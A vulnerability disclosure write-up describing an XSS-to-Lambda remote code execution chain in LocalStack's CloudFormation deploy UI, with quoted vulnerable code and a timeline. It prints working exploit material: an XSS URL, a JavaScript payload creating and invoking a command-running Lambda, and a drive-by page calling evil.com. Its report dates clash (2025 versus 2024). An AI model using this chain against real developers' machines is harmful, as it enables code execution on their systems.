CVE Identifiers
CVE-2025-65200 - Remote Code Execution via XSS to CloudFormation Chain
CVE-2025-69723 - Reflected Cross-Site Scripting (XSS) Vulnerability
What is LocalStack and how to quickly start it?
LocalStack is a popular open-source platform that emulates AWS services locally, allowing developers to build and test cloud infrastructure without touching real AWS accounts.
Because LocalStack runs on localhost and is marketed as a development-only tool, its security surface is often underestimated. During a short exploration of LocalStack’s CloudFormation features, I discovered a broken deployment UI that led to a reflected XSS vulnerability. When combined with LocalStack’s permissive defaults, this XSS escalated to arbitrary code execution on the local container.
Once installed, LocalStack can be started:
(venv) ┌──(cyberroute)-[~/Development/localstack_code]
└─$ localstack start -d


     __                     _______ __             __
    / /   ____  _________ _/ / ___// /_____ ______/ /__
   / /   / __ \/ ___/ __ `/ /\__ \/ __/ __ `/ ___/ //_/
  / /___/ /_/ / /__/ /_/ / /___/ / /_/ /_/ / /__/ ,<
 /_____/\____/\___/\__,_/_//____/\__/\__,_/\___/_/|_|

- LocalStack CLI: 4.9.2
- Profile: default
- App: https://app.localstack.cloud

[11:34:21] starting LocalStack in Docker mode 🐳
At this stage, it is possible to log in at https://app.localstack.cloud and access the platform using authentication via GitHub, Google, or similar providers:

To understand the execution model, I started with AWS Lambda, since it is the most straightforward service for arbitrary code execution.
So I put together a simple Lambda function that looks something like:
export const handler = async () => {
  const {execSync} = await import('child_process');
  return execSync('id').toString();
}
deployed the function as per docs https://docs.localstack.cloud/aws/services/lambda/:
(venv) ┌──(cyberroute)-[~/Development/evilambda]
└─$ awslocal lambda create-function \
    --function-name localstack-lambda-id \
    --runtime nodejs18.x \
    --zip-file fileb://function.zip \
    --handler index.handler \
    --role arn:aws:iam::000000000000:role/lambda-role
invoked it:
(venv) ┌──(cyberroute)-[~/Development/evilambda]
└─$ awslocal lambda invoke --function-name localstack-lambda-id \
    --payload '{"body": "{\"num1\": \"10\", \"num2\": \"10\"}" }' output.txt
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
(venv) ┌──(cyberroute)-[~/Development/evilambda]
└─$ cat output.txt
"uid=993(sbx_user1051) gid=990 groups=990,0(root)\n"%
That is interesting, the same would work also on AWS, but with the difference that the sandbox user is not part of the group root which makes a lot of sense when considering container security.

Before diving into the UI, I confirmed how LocalStack executes Lambda functions. As expected, Lambda code runs as real Node.js processes on the host (or container), which becomes critical later in the exploit chain.
I then returned to the LocalStack documentation to explore additional features. While browsing, I found an interesting one that looks like the following:

I visited that URL and ended up on an apparently broken feature that seems intended to deploy CloudFormation templates via a templateURL query parameter.
Full dump of the source code:
  <head>
    <meta charset="utf-8">
    <title>LocalStack - CloudFormation Deployment</title>
    <script src="https://unpkg.com/react/umd/react.development.js"></script>
    <script src="https://unpkg.com/react-dom/umd/react-dom.development.js"></script>
    <script src="https://unpkg.com/@babel/standalone/babel.min.js"></script>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/aws-sdk/2.1015.0/aws-sdk.js"></script>
    <link rel="stylesheet" href="https://unpkg.com/purecss@1.0.0/build/pure-min.css"></link>
    <style type="text/css">
      div { padding: 8px; }
      .wrapper { width: 80%; margin-left: 10%; }
    </style>
  </head>
  <body>
    <div id="root"></div>
    <script type="text/babel">
      const REGIONS = ["af-south-1", "ap-east-1", "ap-east-2", "ap-northeast-1", "ap-northeast-2", "ap-northeast-3", "ap-south-1", "ap-south-2", "ap-southeast-1", "ap-southeast-2", "ap-southeast-3", "ap-southeast-4", "ap-southeast-5", "ap-southeast-6", "ap-southeast-7", "ca-central-1", "ca-west-1", "cn-north-1", "cn-northwest-1", "eu-central-1", "eu-central-2", "eu-isoe-west-1", "eu-north-1", "eu-south-1", "eu-south-2", "eu-west-1", "eu-west-2", "eu-west-3", "il-central-1", "me-central-1", "me-south-1", "mx-central-1", "sa-east-1", "us-east-1", "us-east-2", "us-gov-east-1", "us-gov-west-1", "us-iso-east-1", "us-iso-west-1", "us-isob-east-1", "us-isof-east-1", "us-isof-south-1", "us-west-1", "us-west-2"];
      const DEFAULT_REGION = "us-east-1";
      const LOCALSTACK_ENDPOINT = `${window.location.protocol}//${window.location.host}`;
      AWS.config.update({endpoint: LOCALSTACK_ENDPOINT, accessKeyId: "test", secretAccessKey: "test"});

      // parameter placeholders - filled in by the server when final HTML page gets rendered
      const templateBody = {};
      const defaultStackName = "stack1";
      const initErrorMessage = '';

      const queryParams = new URLSearchParams(window.location.search);
      const passedRegion = queryParams.get("region") || DEFAULT_REGION;
      const templateURL = queryParams.get("templateURL");
      // TODO: allow passing stack parameter values via queryParams as well!

      function StackDetails (props) {
        const templateBodyStr = JSON.stringify(templateBody, undefined, 2);
        const params = templateBody.Parameters || {};
        const paramsMapped = Object.keys(params).map(p => ({ParameterKey: p, ParameterValue: params[p].Default || "", ... params[p]}));

        const [region, setRegion] = React.useState(passedRegion);
        const [stackName, setStackName] = React.useState(defaultStackName);
        const [parameters, setParameters] = React.useState(paramsMapped);
        const [errorMessage, setErrorMessage] = React.useState();

        const handle = (handler) => (event) => handler(event.target.value);
        const handleParam = (paramKey) => (event) => {
          parameters.filter(p => p.ParameterKey === paramKey)[0].ParameterValue = event.target.value; setParameters([...parameters])
        };
        const deployStack = async () => {
          setErrorMessage("");
          AWS.config.update({region});
          const client = new AWS.CloudFormation();
          const stackParameters = [];
          const params = {StackName: stackName, TemplateBody: templateBodyStr, Parameters: stackParameters};
          try {
            const result = await client.createStack(params).promise();
            props.setResult(result);
          } catch (e) {
            setErrorMessage(`Error deploying CloudFormation stack: ${e}`);
          }
        };

        return (
          <table className="pure-table">
            <tbody>
              <tr>
                <td>Template URL</td><td>{templateURL}</td>
              </tr><tr>
                <td>Template Body</td><td>
                  <textarea rows="10" style={{width: "100%"}} disabled={true} defaultValue={templateBodyStr}></textarea>
                </td>
              </tr><tr>
                <td>Stack Name</td><td><input name="stackName" value={stackName} onChange={handle(setStackName)}/></td>
              </tr><tr>
                <td>Stack Parameters</td><td>
                  <table><tbody>
                  {
                    parameters.map(p => <tr key={p.ParameterKey}>
                      <td>{p.ParameterKey} =</td><td><input type="text" value={p.ParameterValue} onChange={handleParam(p.ParameterKey)}/></td>
                    </tr>)
                  }
                  </tbody></table>
                </td>
              </tr><tr>
                <td>Target Region</td><td>
                  <select name="region" value={region} onChange={handle(setRegion)}>
                    {REGIONS.map(r => <option value={r} key={r}>{r}</option>)}
                  </select>
                </td>
              </tr><tr>
                <td></td><td><button onClick={deployStack}>Deploy Stack Locally</button><p>{errorMessage}</p></td>
              </tr>
            </tbody>
          </table>
        );
      }

      function RequestHandler (props) {
        if (initErrorMessage) {
          return <div>Error: {initErrorMessage}</div>
        }
        if (!templateURL) {
          return (
            <form method="GET">
              <p>
              Please specify stack template URL as <code>templateURL</code> query parameter, or in the field below:
              </p>
              <input type="text" name="templateURL" style={{width: "500px"}} />
              <button type="submit">Continue</button>
            </form>
          );
        }
        const [deployResult, setDeployResult] = React.useState();
        if (deployResult) {
          return <>
            <p>
            Stack deployment successfully started - please check the logs in your LocalStack instance. Deployment response:
            </p>
            <pre style={{padding: "5px", border: "1px solid #000"}}>{JSON.stringify(deployResult, null, 4)}</pre>
            <p>
            <b>Note:</b> To interactively browse the state of the locally deployed resources, you may want to check out our Web UI at { }
            <a href="https://app.localstack.cloud">https://app.localstack.cloud</a> !
            </p>
          </>
        }
        return <StackDetails setResult={setDeployResult} />;
      }

      function App (props) {
        return (
          <div className="wrapper">
            <div>
              <img style={{float: "left", width: "60px", margin: "12px"}} src="https://app.localstack.cloud/images/logos/localstack.png" />
              <h2 style={{float: "left"}}>LocalStack</h2>
            </div>
            <h3 style={{clear: "both"}}>Deploy CloudFormation Stack</h3>
            <RequestHandler />
          </div>
        );
      }

      ReactDOM.render(React.createElement(App), document.getElementById('root'));
    </script>
  </body>
</html>
Without a doubt, this feature appeared incomplete or broken—but its position in the request flow made it particularly interesting from a security perspective:

This code from the page shows that the URL is constructed according to the documentation http://localhost:4566/_localstack/cloudformation/deploy?templateURL=
const queryParams = new URLSearchParams(window.location.search);
const templateURL = queryParams.get("templateURL");
At this point, I tested the most basic input-reflection scenario:
http://localhost:4566/_localstack/cloudformation/deploy?templateURL=%3Cscript%3Ealert(%27XSS%20via%20templateBody%27)%3C/script%3E
-
The payload executed immediately.
-
No sanitization. No escaping. No templating context awareness.
-
This confirmed a classic reflected XSS vulnerability in a privileged LocalStack UI running on localhost.

Indeed, the injected JavaScript code was reflected directly in the page source.

Time to look at the vulnerable code, which was silently removed by the vendor (after my two reports) https://github.com/localstack/localstack/pull/13293/

The PR was merged on October 24th, 2025, whereas my first report was submitted on October 17th, 2025.

Second report with RCE escalation on October 20th, 2025:

The Vulnerability
The core issue is on lines 44-45:
for key, value in params.items():
    deploy_html = deploy_html.replace(f"<{key}>", value)
This performs simple string replacement directly into HTML without any HTML escaping. The code inserts user-controlled data (from the templateURL parameter) into the HTML response.
Attack Vector
When you access the URL with a malicious templateURL:
templateURL=<script>alert('XSS')</script>
Here’s what happens:
- Line 31: The malicious payload is extracted from
req_params.get("templateURL") - Lines 33-41: The code attempts to download the “URL” (which is actually a script tag):
-
requests.get("<script>alert('XSS')</script>")fails - The exception e on line 39 contains the malicious URL - The error message becomes: “Unable to download CloudFormation template URL: [exception details including the malicious URL]” - Line 41:json.dumps()encodes the message, JSON encoding alone does not prevent XSS when data is injected into an HTML or JavaScript context. - Line 45: The JSON-encoded string (which still contains the script tags) is inserted directly into the HTML using string replacement
- The browser: When the browser renders the HTML, if the value is placed in an unsafe context in the deploy.html template (like outside of a properly quoted attribute, or in a script context), the JavaScript executes.
This is a reflected XSS vulnerability that could allow attackers to execute arbitrary JavaScript in users’ browsers when they click on a malicious link.
1  import json
 2  import logging
 3  import os
 4
 5  import requests
 6  from rolo import Response
 7
 8  from localstack import constants
 9  from localstack.utils.files import load_file
10  from localstack.utils.json import parse_json_or_yaml
11
12  LOG = logging.getLogger(__name__)
13
14
15  class CloudFormationUi:
16      def on_get(self, request):
17          from localstack.utils.aws.aws_stack import get_valid_regions
18
19          deploy_html_file = os.path.join(
20              constants.MODULE_MAIN_PATH, "services", "cloudformation", "deploy.html"
21          )
22          deploy_html = load_file(deploy_html_file)
23          req_params = request.values
24          params = {
25              "stackName": "stack1",
26              "templateBody": "{}",
27              "errorMessage": "''",
28              "regions": json.dumps(sorted(get_valid_regions())),
29          }
30
31          download_url = req_params.get("templateURL")
32          if download_url:
33              try:
34                  LOG.debug("Attempting to download CloudFormation template URL: %s", download_url)
35                  template_body = requests.get(download_url).text
36                  template_body = parse_json_or_yaml(template_body)
37                  params["templateBody"] = json.dumps(template_body)
38              except Exception as e:
39                  msg = f"Unable to download CloudFormation template URL: {e}"
40                  LOG.info(msg)
41                  params["errorMessage"] = json.dumps(msg.replace("\n", " - "))
42
43          # using simple string replacement here, for simplicity (could be replaced with, e.g., jinja)
44          for key, value in params.items():
45              deploy_html = deploy_html.replace(f"<{key}>", value)
46
47          return Response(deploy_html, mimetype="text/html")
Exploitation Chain
Malicious URL:
Once JavaScript execution was achieved, escalating to RCE required no additional vulnerabilities—only intended LocalStack functionality.
http://localhost:4566/_localstack/cloudformation/deploy?templateURL=</script><script>[PAYLOAD]</script>
JavaScript Payload
setTimeout(function(){
  var s = 'x' + Date.now();
  var f = 'IDCmd' + s;

  // Configure AWS SDK to point to LocalStack
  AWS.config.update({
    endpoint: 'http://localhost:4566',
    accessKeyId: 'test',
    secretAccessKey: 'test',
    region: 'us-east-1'
  });

  // Create a CloudFormation stack with a malicious Lambda function
  new AWS.CloudFormation().createStack({
    StackName: s,
    TemplateBody: JSON.stringify({
      "AWSTemplateFormatVersion": "2010-09-09",
      "Resources": {
        "X": {
          "Type": "AWS::Lambda::Function",
          "Properties": {
            "Runtime": "nodejs20.x",
            "FunctionName": f,
            "Role": "arn:aws:iam::000000000000:role/r",
            "Handler": "index.handler",
            "Code": {
              "ZipFile": `exports.handler = async () => {
                const e = require('child_process').execSync;
                return e('id').toString()
              }`
            }
          }
        }
      }
    })
  }).promise().then(function(r){
    // Wait for stack creation, then invoke the Lambda
    setTimeout(function(){
      new AWS.Lambda().invoke({
        FunctionName: f,
        Payload: '{}'
      }).promise().then(function(d){
        alert('ID OUTPUT\n\n' + d.Payload)
      })
    }, 3000)
  })
}, 2000)
Lambda Function Code Injection
The payload creates a Lambda function with malicious code:
exports.handler = async () => {
  const e = require('child_process').execSync;
  return e('id').toString()
}
Technical Analysis
User input is inserted into HTML via string replacement without escaping. LocalStack runs on localhost:4566, accessible from browser JavaScript. LocalStack allows cross-origin requests by default for development convenience. LocalStack accepts dummy credentials (test/test) by default. Lambda functions execute as actual Node.js/Python processes on the host. The deploy UI loads AWS SDK, making it available to injected scripts.
<script src="https://cdnjs.cloudflare.com/ajax/libs/aws-sdk/2.1015.0/aws-sdk.js"></script>
Attack Flow Diagram
┌─────────────────────────────────────────────────────────────────┐
│ 1. Attacker sends malicious URL to victim                       │
│    http://localhost:4566/_localstack/cloudformation/deploy?...  │
└────────────────────┬────────────────────────────────────────────┘
                     │
                     ▼
┌─────────────────────────────────────────────────────────────────┐
│ 2. Victim clicks link, browser loads page from LocalStack       │
└────────────────────┬────────────────────────────────────────────┘
                     │
                     ▼
┌─────────────────────────────────────────────────────────────────┐
│ 3. deploy_ui.py injects malicious script without HTML escaping  │
└────────────────────┬────────────────────────────────────────────┘
                     │
                     ▼
┌─────────────────────────────────────────────────────────────────┐
│ 4. JavaScript executes in victim's browser                      │
└────────────────────┬────────────────────────────────────────────┘
                     │
                     ▼
┌─────────────────────────────────────────────────────────────────┐
│ 5. Script uses AWS SDK to call LocalStack API                   │
│    - Creates CloudFormation stack with malicious Lambda         │
└────────────────────┬────────────────────────────────────────────┘
                     │
                     ▼
┌─────────────────────────────────────────────────────────────────┐
│ 6. LocalStack deploys Lambda function on host machine           │
└────────────────────┬────────────────────────────────────────────┘
                     │
                     ▼
┌─────────────────────────────────────────────────────────────────┐
│ 7. Script invokes Lambda function                               │
└────────────────────┬────────────────────────────────────────────┘
                     │
                     ▼
┌─────────────────────────────────────────────────────────────────┐
│ 8. Lambda executes system commands (RCE)                        │
└─────────────────────────────────────────────────────────────────┘
🔥🔥🔥🔥🔥🔥🔥
Impact?
Consider hosting a page like the following on an arbitrary domain and distributing it via social media or chat platforms. With no CSRF protection, the exploit would work by default and execute automatically! Target: developers.
LocalStack exposes powerful APIs, accepts default credentials, disables CORS protections, and executes user-supplied code. Any browser-level vulnerability in such a tool should be treated as equivalent to local code execution.
<!DOCTYPE html>
<html lang="en">
<head>
   <meta charset="UTF-8">
   <meta name="viewport" content="width=device-width, initial-scale=1.0">
   <title>Totally Legit</title>
   <script>
       window.onload = function() {
           fetch('http://localhost:4566/_localstack/cloudformation/deploy?templateURL=evil.com/exploit')
               .then(response => console.log('Request sent'))
               .catch(error => console.error('Error:', error));
       };
   </script>
</head>
<body>
   <h1>Loading...</h1>
</body>
</html>
Disclosure Timeline and Thoughts
I reported this vulnerability promptly on October 17th, 2025, followed by a detailed escalation chain (XSS → CloudFormation → Lambda → RCE) on October 20th, 2025. The vulnerable feature was removed via PR #13293 on October 24th, 2025. While I appreciate that the vulnerability was addressed quickly, I was disappointed by the lack of communication throughout the process. No acknowledgment was received for either report, and the fix was deployed without notifying me or issuing a public security advisory. Looking at the PR itself, you can see the vulnerable code was simply removed—no mention of the security implications, no CVE assignment, and no notification to users that they should update immediately due to a critical RCE vulnerability. From a researcher’s perspective, this represents a missed opportunity for collaboration. More importantly, from a user security perspective, LocalStack’s developer community deserved transparency about this critical vulnerability that could have enabled remote code execution on their machines. Security researchers invest significant time identifying and responsibly disclosing vulnerabilities. A simple acknowledgment and coordination on disclosure timing would go a long way in encouraging continued security research that benefits the entire community. That said, the research itself was fascinating, and I hope this write-up helps other developers understand the risks of running development tools that expose localhost services.
Disclosure Timeline and CVE Assignment
October 17, 2024: Initial vulnerability report submitted to LocalStack maintainers
October 20, 2024: Follow-up report with RCE escalation details
October 24, 2024: Vendor silently removed vulnerable code via PR #13293
December 11, 2025: Public disclosure (this writeup)
December 15, 2025: CVE-2025-65200 assigned by MITRE
February 12, 2026: CVE-2025-69723 assigned by MITRE (XSS component)
Affected Version
localstack-core==4.9.2
Acknowledgments
- Thanks to the Arcadia Discord Community for always sharing wisdom: https://discord.gg/https://discord.gg/btZpkp45gQ
- Thanks to Dennis for this write-up: Hack the Stack with LocalStack: Code Vulnerabilities Explained: https://www.sonarsource.com/blog/hack-the-stack-with-localstack/